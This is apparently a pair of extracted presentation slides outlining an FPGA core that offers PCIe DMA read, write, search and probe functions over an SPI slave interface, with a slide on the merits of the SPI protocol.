
- ▶ FPGA core exposing PCIe DMA functions as SPI slave
  - ▶ Read
  - ▶ Write
  - ▶ Search
  - ▶ Probe
- ▶ Asynchronous commands


# SPI PROTOCOL


- ▶ Ubiquitous
- ▶ Simple to implement
- ▶ Microcontroller friendly
- ▶ Other options: I2C, UART, etc
- ▶ Master initiated communication

